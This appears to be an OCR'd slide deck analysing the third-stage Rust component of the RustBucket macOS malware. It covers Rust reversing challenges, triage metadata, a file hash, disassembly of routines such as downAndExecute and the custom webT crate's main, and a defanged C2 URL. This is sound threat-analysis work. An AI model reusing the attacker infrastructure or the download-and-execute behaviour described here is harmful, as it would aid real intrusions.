
Mangled Function Names

Static Linking


Identifying Rust Crates

- Before we dive into the third-stage component of the RustBucket malware its important to discuss some of the challenges with reversing rust compiled binaries on macOS and how we can overcome them.


- Although there are many benefits to developing in Rust this also mean malware authors can benefit in writing their malware in Rust.



- By default, Rust statically links its standard library into the binary. This means that all the necessary runtime code and dependencies are included in the binary itself. This introduces some challenges for reverse engineers dealing with substantially larger binaries.



- The malware's entry point does not call the actual main function directly. It provides the main function as a parameter to a function named lang_start.




- Name mangling is a technique used by compilers to generate unique names for programming entities that might otherwise have the same name. This ensures that the resulting binary can correctly link different entities without name collisions. Rust, like C++ and some other languages, uses name mangling for these reasons.

- For reverse engineers, these mangled names can be a hurdle because they make the binary harder to understand.

- Rust provides a crate specifically for demangling Rust symbols: rustc-demangle. It allows you to programmatically demangle Rust symbols within a Rust program as well. There are also 3rd party crates that perform this action as well such as rustfilt.

- Identifying crates can give an insight into the dependencies a program uses. Knowing these dependencies can help in understanding the program's functionality.
- As we go through our analysis we will identify various rust crates the malware is using. This will also help us identify a timeline as to when the malware may have been developed.




182760cbe11fa0316abfb8b7b00b63f83159f5aa

182760cbe11fa0316abfb8b7b00b63f83159f5aa

Mach-O executable
Version --
No identifier
Apple Silicon — 64-bit
Intel — 64-bit
Requires macOS 13.0 or later
Copyright --
11.8 MB
Last modified Sep 8, 2023 at 1:02:12 PM

App Sandbox	Not enabled
Hardening	Not enabled
Notarization	None detected
Gatekeeper	Can't evaluate
Signed By	Ad-hoc signature

- A quick triage indicates this is a rust compiled executable and it is a universal binary that is ad-hoc signed.
- There are a number of indications that will tell us this is a rust compiled binary by looking at the mangling scheme, standard library symbols that rust uses, and unique compiler metadata.
- Rust uses its own compiler, rustc. The rustc compiler is developed by the Rust project and is responsible for translating code into executable binaries.
- Rust uses a package manager called Cargo. Cargo handles project building, dependency management, and also provides a central repository for sharing Rust libraries and applications. The central repository is known as crates.io.



C2 URL as an Argument for Stage 3


hxxps://
deck[.]31ventures[.]inf
o/QKUh2zHgeC4/
cvlw4kykmB/
KANCcmwLlz/
wYBfGR5XFn/_E=

```
        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

        ; Variables:
        ;    saved_fp: 0
        ;    var_10: -16
        ;    var_20: -32
        ;    var_28: int64_t, -40
        ;    var_30: int64_t, -48

___downAndExecute_block_invoke:
sub        sp, sp, #0x40 ; Begin of try block, DATA XREF=_downAndExecute+228
stp        x22, x21, [sp, #0x10]
stp        x20, x19, [sp, #0x20]
stp        x29, x30, [sp, #0x30]
add        x29, sp, #0x30
mov        x21, x1
mov        x19, x0
mov        x0, x2
bl         _objc_msgSend$statusCode ; _objc_msgSend$statusCode
cmp        x0, #0xc8
b.ne       loc_1000020e0
```

```
mov        x0, x21
bl         _objc_msgSend$length ; _objc_msgSend$length
cbz        x0, loc_1000020e0
```


```
ctory ; NSTemporaryDirectory

 ; _OBJC_CLASS_$_NSString

_OBJC_CLASS_$_NSDate
nceReferenceDate ; _objc_msgSend$timeIntervalSinceReferenceDate
```

- When the stage two malware executes the stage three, it passes the C2 url as an argument.
- This is required for the stage-three malware to communicate with the attacker server.



```
_main:

push        rbp
mov         rbp, rsp
sub         rsp, 0x10
mov         rcx, rsi
movsxd      rdx, edi
lea         rax, qword [__ZN4webT4main17ha8cf291a8f95593fE]
mov         qword [rbp+var_8], rax
lea         rsi, qword [_anon.97c81d2a190d1f639aa90d27db3bd6a1.0]
lea         rdi, qword [rbp+var_8]
xor         r8d, r8d
call        __ZN3std2rt19lang_start_internal17h6aaf6637a4c30e70E
add         rsp, 0x10
pop         rbp
ret
```


- At the program entry point we have a call to a unique crate called webT.
- This webT crate is not a known crate and does not exist on the crates.io repository indicating some custom code.
- It calls lang_start and pass the main function as a parameter to it to begin the execution.



```
            __ZN4webT4main17ha8cf291a8f95593fE:
push        rbp
mov         rbp, rsp
push        r15
push        r14
push        r13
push        r12
push        rbx
sub         rsp, 0x338
lea         rdi, qword [rbp+var_2C8]
call        __ZN3std3env4args17hc04c23576637069aE
mov         rax, qword [rbp+var_2B0]
mov         qword [rbp+var_158], rax
mov         rax, qword [rbp+var_2B8]
mov         qword [rbp+var_160], rax
mov         rax, qword [rbp+var_2C8]
mov         rcx, qword [rbp+var_2C0]
mov         qword [rbp+var_168], rcx
mov         qword [rbp+var_170], rax
lea         rdi, qword [rbp+var_2E8]
lea         rsi, qword [rbp+var_170]
call        __ZN98_$LT$alloc..vec..Vec$LT$T$GT$$u20$as$u20$alloc..vec..spec_from_iter..
mov         rbx, qword [rbp+var_2D8]
cmp         rbx, 0x1
ja          loc_100009ee9
```

- The ja instruction "jump if above" checks the result of the preceding cmp instruction and will jump to the appropriate address if the value in the register rbx is greater than but not equal to 1.

- The malware will self-terminate if a C2 URL is not provided as an argument.



591E615C9FB5CEBF

Generate 16-Byte Random Value

rand::rngs::thread::thread_rng

```
__ZN4rand4rngs6thread10thread_rng17h9900246db7b427c7E:

push        rbp
mov         rbp, rsp
sub         rsp, 0x10
lea         rdi, qword [__ZN4rand4rngs6thread14THREAD_RNG_KEY7__getit5__
call        qword [rdi]
mov         rax, qword [rax]
test        rax, rax
jne         loc_100255b64
